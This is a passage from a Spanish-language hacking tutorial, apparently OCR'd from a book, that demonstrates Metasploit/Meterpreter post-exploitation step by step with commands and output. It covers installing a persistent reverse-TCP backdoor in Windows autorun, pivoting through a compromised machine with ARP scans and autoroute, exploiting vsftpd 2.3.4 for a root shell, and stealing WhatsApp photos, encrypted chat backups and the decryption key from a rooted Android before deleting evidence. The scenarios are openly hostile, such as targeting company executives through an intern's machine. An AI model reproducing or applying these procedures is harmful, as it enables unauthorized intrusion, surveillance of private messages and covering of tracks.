


Ahora podrás confirmar que tienes privilegios elevados con el comando getuid, en donde deberías aparecer como el usuario sistema.



Elevación privilegios Android

La elevación de privilegios en Android es bastante sencilla, basta con obtener una shell con la palabra reservada shell, y luego pedir privilegios de superusuario con la palabra clave su, recuerda que esto solo funciona si el Android tiene root.



Persistencia

La persistencia es el utilizar el software malicioso en un sistema para generar un acceso perpetuo al sistema, sin importar si se reinicia este o si se cierra el proceso, hacer que el proceso simplemente se reinicie automáticamente.

Para hacer esto, podemos utilizar scripts de persistencia para generar un ejecutable automáticamente al iniciar un sistema, sin embargo, usualmente requerimos un privilegio elevado, especialmente en sistemas como Android.

Windows

En Windows, es relativamente sencillo obtener persistencia en muchas versiones del sistema, utilizando el comando dentro de meterpreter run persistence, podemos utilizar diferentes banderas para elegir como generar la persistencia.

Primero vamos a correr el comando run persistence -help para ver las opciones que tenemos.

```
meterpreter > run persistence -help

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back
```

Aquí tenemos una explicación bastante decente de las opciones que podemos utilizar para la persistencia, recomiendo que leas estas opciones, pero las opciones que nos interesan en este momento serian la -A, para generar un escuchador al mismo tiempo, la -L, para decirle que se grabe en el disco duro del sistema principal el código malicioso, y la -X, para que cada vez que el sistema se prenda, nos dé una conexión, e intente hacer esa conexión cada 30 segundos, obviamente podríamos agregar otras opciones como agregar conexiones a otras máquinas, o que se inicie con que el usuario inicie sesión, pero por ahora estos comandos son los principales, esto haría que el comando quede así:


run persistence -A -L c:\\ -X 30

Adicionalmente, si quisiéramos permisos elevados desde el inicio, le agregaríamos una -S.

```
meterpreter > run persistence -A -L c:\\ -X 30

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN-KA6NAUTJLSB_20181016.4404/WIN-KA6NAUTJLSB_20
181016.4404.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.68 LPORT=4444
[*] Persistent agent script is 99700 bytes long
[+] Persistent Script written to c:\\zWYkjyZ.vbs
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script c:\\zWYkjyZ.vbs
[+] Agent executed with PID 2164
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\XTpeclqSF
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\XTpeclqSF
```

Listo, a este punto ya se ejecutó el script, pero realmente no ha funcionado, pero si esperamos un segundo, deberíamos obtener una sesión adicional, esa es la prueba de que se ejecutó correctamente, y funciono también correctamente el script.




Vamos a probar si funciona el script reiniciando el sistema con el comando reboot. También iniciaremos un escuchador en el puerto 4444 que es a donde apunta la persistencia.

```
meterpreter > reboot
Rebooting...
```

```
msf exploit(multi/handler) > jobs

Jobs
====


  Id  Name                    Payload                              Payload opts
  --  ----                    -------                              ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_tcp      tcp://192.168.1.68:4444
```



Ahora que se inicie el sistema Windows.



Y listo, ahora deberías tener una sesión de meterpreter automáticamente.


msf exploit(multi/handler) > [*] Meterpreter session 19 opened (192.168.1.68:4444 -> 192.168.1.141:49167) at 2018-10-16 18:56:34 -0500

Pivoteo - Atacando desde sistema comprometido

Ahora vamos a aprender a "pivotear", esto es atacar un sistema por medio de un sistema comprometido.

Imagínate que quieres hackear a los directivos de la compañía X, sin embargo, en esta compañía, los directivos están altamente entrenados, así que un ataque por ingeniería social no es viable, y están tras una red protegida por un firewall, sin embargo, sabes que trabaja un becario como asistente de uno de estos ejecutivos, y que no está bien entrenado, así que logras obtener acceso al sistema del asistente.

A pesar de que lograste un acceso, realmente no obtienes nada importante, ya que los archivos importantes están en las máquinas, servidores, y redes de la organización, así que tu única forma es utilizar a esta máquina infectada para atacar a los demás sistemas.

Reconocimiento

Para esta práctica asumimos que tienes un meterpreter en un sistema Windows (esto se puede hacer en otros SO, pero para el ejemplo utilizaré un sistema Windows comprometido).

Vamos a seguir aplicando la metodología incluso en esta etapa de post explotación, lo primero que me interesa saber, es quien más, o que otros sistemas, son accesibles por mi sistema comprometido, es decir, mi “pivote” en la red.

Para esto, lo primero que conviene hacer, es un escaneo ARP, por medio del script en Metasploit run arp_scanner al darle el parámetro -help, nos da las opciones que tenemos como argumentos.

```
meterpreter > run arp_scanner -help
Meterpreter Script for performing an ARPS Scan Discovery.

OPTIONS:

    -h        Help menu.
    -i        Enumerate Local Interfaces
    -r <opt>  The target address range or CIDR identifier
    -s        Save found IP Addresses to logs.
```

Ahora que tenemos los argumentos, vamos a utilizar el comando, run arp_scanner -r 192.168.1.141/24, ya que 192.168.1.141 es la IP de la máquina infectada, y el /24 le dice que escanee todo el segmento de red.

Tras este escaneo, sabremos cuantas, y cuales sistemas están conectados a la red, no sabemos realmente el tipo de sistema que es, pero mínimo ya tenemos visibilidad de cuantos sistemas existen en la red, sus IPs, y sus direcciones MAC.

```
meterpreter > run arp scanner -r 192.168.1.141/24
[*] ARP Scanning 192.168.1.141/24
[*] IP: 192.168.1.71 MAC 70:4f:57:
[*] IP: 192.168.1.68 MAC 00:0c:29:
[*] IP: 192.168.1.73 MAC 30:07:4d:
[*] IP: 192.168.1.83 MAC 4c:cc:6a:
[*] IP: 192.168.1.79 MAC 08:05:81:
[*] IP: 192.168.1.93 MAC 70:4f:57:
[*] IP: 192.168.1.101 MAC e4:f0:42
[*] IP: 192.168.1.115 MAC b8:53:ac
[*] IP: 192.168.1.128 MAC 84:c0:ef
[*] IP: 192.168.1.141 MAC 00:0c:29
[*] IP: 192.168.1.171 MAC 78:0f:77
[*] IP: 192.168.1.166 MAC a8:a1:98
[*] IP: 192.168.1.165 MAC 8c:45:00
[*] IP: 192.168.1.176 MAC 00:0c:29
[*] IP: 192.168.1.187 MAC f4:f5:e8
[*] IP: 192.168.1.188 MAC 9c:20:7b
[*] IP: 192.168.1.255 MAC 00:0c:29
[*] IP: 192.168.1.254 MAC d8:37:be
```

Ahora, algo importante, es que estamos utilizando paquetes ARP porque son más difíciles de detectar y pasan por un firewall más fácilmente, si intentaras hacer esto con por ejemplo nmap, probablemente no pasaría ningún paquete a la red.

Interceptando paquetes en redes externas

Normalmente es imposible realizar ataques de hombre en medio (MITM) en redes externas a la nuestra, sin embargo, una vez que tenemos un pivote (sistema comprometido) en la red, se nos abre esta posibilidad utilizando la técnica de envenenamiento ARP.

Para hacer esto desde el pivote, utilizaremos el comando run autoroute, puedes ver las opciones si corres el comando con el argumento -help.

```
meterpreter > run autoroute -help

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Usage:   run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*]   run autoroute -s 10.1.1.0 -n 255.255.255.0  # Add a route to 10.10.10.1/255.255.255.0
[*]   run autoroute -s 10.10.10.1                 # Netmask defaults to 255.255.255.0
[*]   run autoroute -s 10.10.10.1/24              # CIDR notation is also okay
[*]   run autoroute -p                            # Print active routing table
[*]   run autoroute -d -s 10.10.10.1              # Deletes the 10.10.10.1/255.255.255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available routes
[-] Deprecation warning: This script has been replaced by the post/multi/manage/autoroute module
```

Como ya sabemos los segmentos de red que queremos interceptar, vamos a utilizarlos, con el comando run autoroute -s 192.168.1.141/24, esto hará que todos los paquetes pasen por la interfaz del sistema comprometido, ahora, para de hecho interceptar y ver estos paquetes, basta con regresarnos a una lección anterior e instalar un sniffer en el sistema comprometido, descargarlo, y analizar el archivo en WireShark, con esto podemos obtener que sistema es el que nos interesa atacar y que tipo de sistema es.

Regrésate a la lección de sniffer en post-explotación para hacer eso.

```
meterpreter > run autoroute -s 192.168.1.141/24


[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.168.1.141/255.255.255.0...
[+] Added route to 192.168.1.141/255.255.255.0 via 192.168.1.141
[*] Use the -p option to list all active routes
```

Genial, ahora no solo obtendrás los paquetes de la máquina comprometida si instalas un sniffer, si no los paquetes de toda la red.

Atacando a otro sistema

Ahora, vamos a asumir que en tu análisis llegaste a la conclusión que el sistema que quieres comprometer tiene la IP 192.168.1.130 y es un sistema Linux el cual esa versión en particular es vulnerable a una falla en FTP.

Vamos a atacarlo por el exploit en Metasploit, usa el comando background, y el exploit para esta vulnerabilidad que se encuentra en:

exploit/unix/ftp/vsftpd_234_backdoor

Y configurarlo para atacar a la IP del objetivo.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.130
RHOST => 192.168.1.130
```

Ahora inicia el ataque con el comando exploit, nota como el ataque se está realizando a través del meterpreter en la sesión 1 (el pivote), esto te lo puede decir la terminal directamente con un “via the meterpreter”, o al mostrarte las conexiones, que como podrás notar, tiene la conexión a mi IP (la 68), a través de la IP del pivote (la 141).

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.130:21 - USER: 331 Please specify the password.
[+] 192.168.1.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.68-192.168.1.141:0 -> 192.168.1.130:6200) at 2018-10-18
 08:12:15 -0500
```

Una vez en el sistema, ya podremos comprometer la seguridad de la información, en este caso a través de una shell, pero si fuera un diferente payload, bien pudo haber sido un meterpreter, o puedes pasar la shell a meterpreter como vimos hace unas páginas.

```
pwd
/
ls
bin
boot
cdrom
dev
etc
home
```

Hackeando WhatsApp

Hackear WhatsApp de un Android, aunque bien es posible, no es del todo fácil, para hacer esto, primero tenemos que entender una cosa, no estamos hackeando WhatsApp, lo que estamos hackeando realmente es el respaldo de las conversaciones que hace WhatsApp, y, aunque bien estas están encriptadas en el móvil con el protocolo (al momento) crypt12, existe una forma de obtener la llave, ya que se guarda en el mismo dispositivo, sin embargo, para obtener esta llave, necesitamos un acceso root.

Aun así, esto solo es necesario con las conversaciones, ya que los archivos y multimedia como fotos, imágenes y audios, se almacenan sin ningún tipo de encriptación.

Primero, vamos a descargar archivos de WhatsApp que no están encriptados, para esto, vete a la carpeta donde esta almacenado WhatsApp, por defecto está en /sdcard/WhatsApp.

```
meterpreter > cd /sdcard/WhatsApp
meterpreter > pwd
/storage/emulated/legacy/WhatsApp
```

Y con ls podemos ver las distintas carpetas en este directorio, por el momento, seleccionaremos la de Media, luego regresaremos a la otra.

```
meterpreter > ls
Listing: /storage/emulated/legacy/WhatsApp
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40667/rw-rw-rwx   4096  dir   2018-07-29 23:46:39 -0500  .Shared
40667/rw-rw-rwx   4096  dir   2018-10-16 22:04:42 -0500  .trash
40666/rw-rw-rw-   4096  dir   2018-10-16 02:00:00 -0500  Databases
40666/rw-rw-rw-   4096  dir   2018-02-10 11:11:18 -0600  Media
```

Como podrás notar, dentro de la carpeta de Media hay varias carpetas referentes a imágenes y demás archivos multimedia.

```
meterpreter > cd Media
meterpreter > ls
Listing: /storage/emulated/legacy/WhatsApp/Media
================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40667/rw-rw-rwx   4096    dir   2018-10-12 00:00:07 -0500  .Statuses
40666/rw-rw-rw-   4096    dir   2017-10-27 20:35:25 -0500  WallPaper
40666/rw-rw-rw-   28672   dir   2018-07-30 01:15:29 -0500  WhatsApp Animated Gifs
40666/rw-rw-rw-   4096    dir   2018-07-30 01:50:18 -0500  WhatsApp Audio
40666/rw-rw-rw-   4096    dir   2018-07-30 02:02:12 -0500  WhatsApp Documents
40666/rw-rw-rw-   602112  dir   2018-07-30 01:57:16 -0500  WhatsApp Images
40666/rw-rw-rw-   4096    dir   2017-10-27 20:35:25 -0500  WhatsApp Profile Photos
40666/rw-rw-rw-   4096    dir   2018-02-10 11:11:18 -0600  WhatsApp Stickers
40666/rw-rw-rw-   20480   dir   2018-07-30 01:59:11 -0500  WhatsApp Video
40666/rw-rw-rw-   4096    dir   2018-07-29 23:39:30 -0500  WhatsApp Voice Notes
```

Digamos que queremos descargar una Imagen, basta con ir a la carpeta WhatsApp Images con cd “WhatsApp Images”, y elegir la imagen a descargar.

NOTA

Las comillas son necesarios al ingresar a una carpeta con un espacio entre de dos palabras.

```
meterpreter > cd "WhatsApp Images"
meterpreter > ls

Listing: /storage/emulated/legacy/WhatsApp/Media/WhatsApp Images
================================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  258972  fil   2018-07-30 01:57:16 -0500  IMG-20150411-WA0011.jpg
100666/rw-rw-rw-  88397   fil   2018-07-30 01:56:52 -0500  IMG-20150429-WA0014.jpg
100666/rw-rw-rw-  55601   fil   2018-07-30 01:56:11 -0500  IMG-20150602-WA0003.jpg
```

Ahora, para descargar cualquier imagen, solo usa el comando download seguido del nombre de la imagen.

```
meterpreter > download IMG-20150411-WA0011.jpg
[*] Downloading: IMG-20150411-WA0011.jpg -> IMG-20150411-WA0011.jpg
[*] Downloaded 252.90 KiB of 252.90 KiB (100.0%): IMG-20150411-WA0011.jpg -> IMG-20150411-WA0011.jpg
[*] download   : IMG-20150411-WA0011.jpg -> IMG-20150411-WA0011.jpg
```

Seguido de esto, la imagen se habrá descargado en tu sistema.



Ahora viene lo difícil, las conversaciones, para esto, vas a regresar a la carpeta WhatsApp, y ahora ingresar a la carpeta Databases.

Aquí están todos los respaldos de WhatsApp del sistema, sin embargo, como notaras, tienen la terminación crypt12, nos encargaremos de eso luego, por ahora, descarga el archivo con el comando download.

```
meterpreter > pwd
/storage/emulated/legacy/WhatsApp
meterpreter > cd Databases
meterpreter > ls
Listing: /storage/emulated/legacy/WhatsApp/Databases
====================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  115048  fil   2018-10-08 02:00:00 -0500  msgstore-2018-10-09.1.db.crypt12
100666/rw-rw-rw-  115048  fil   2018-10-09 02:00:00 -0500  msgstore-2018-10-10.1.db.crypt12
100666/rw-rw-rw-  115047  fil   2018-10-10 02:00:00 -0500  msgstore-2018-10-11.1.db.crypt12
100666/rw-rw-rw-  115049  fil   2018-10-11 02:00:00 -0500  msgstore-2018-10-15.1.db.crypt12
100666/rw-rw-rw-  115046  fil   2018-10-15 02:00:00 -0500  msgstore-2018-10-16.1.db.crypt12
100666/rw-rw-rw-  115047  fil   2018-10-16 02:00:00 -0500  msgstore.db.crypt12

meterpreter > download msgstore.db.crypt12
[*] Downloading: msgstore.db.crypt12 -> msgstore.db.crypt12
[*] Downloaded 112.35 KiB of 112.35 KiB (100.0%): msgstore.db.crypt12 -> msgstore.db.crypt12
[*] download   : msgstore.db.crypt12 -> msgstore.db.crypt12
```

Ahora, viene lo difícil, primero, confirmamos que estamos en un móvil con root, para esto, correremos el comando check_root.



Si no está rooteado, no podrás obtener acceso a la llave, ahí tienes dos opciones, o encuentras forma de obtener root, ya sea con un exploit o ingeniería social, o atacas a algún sistema en la nube como iCloud o Google drive donde esté el respaldo.

Como el sistema está rooteado, proseguiremos, vamos a obtener una shell con dicho comando, una vez en la shell, pediremos permiso de superusuario con el comando su.

```
meterpreter > shell
Process 8 created.
Channel 13 created.
su
```

Ahora, a buscar la llave, por defecto, está guardada en la carpeta /data/data/files/com.whatsapp/files/




Ahora, viendo los archivos con ls, podemos notar que aquí esta lo que buscamos, el archivo key.

```
ls
Avatars
Logs
invalid_numbers
key
login_failed
me
me.jpg
rc2
statistics
wam.wam
```

Sin embargo, no podemos descargar nada desde una shell, y no podemos acceder a ese directorio desde un meterpreter, así que tendremos que copiar la llave a un directorio público con el comando cp, en este caso lo copie al directorio de WhatsApp.



Ya no necesitamos shell, ingresemos a meterpreter cerrando la shell con control + z.



Ahora, nos iremos al directorio donde está la llave, y la descargamos con el comando download, y posteriormente eliminaremos la llave para borrar evidencia con el comando rm.

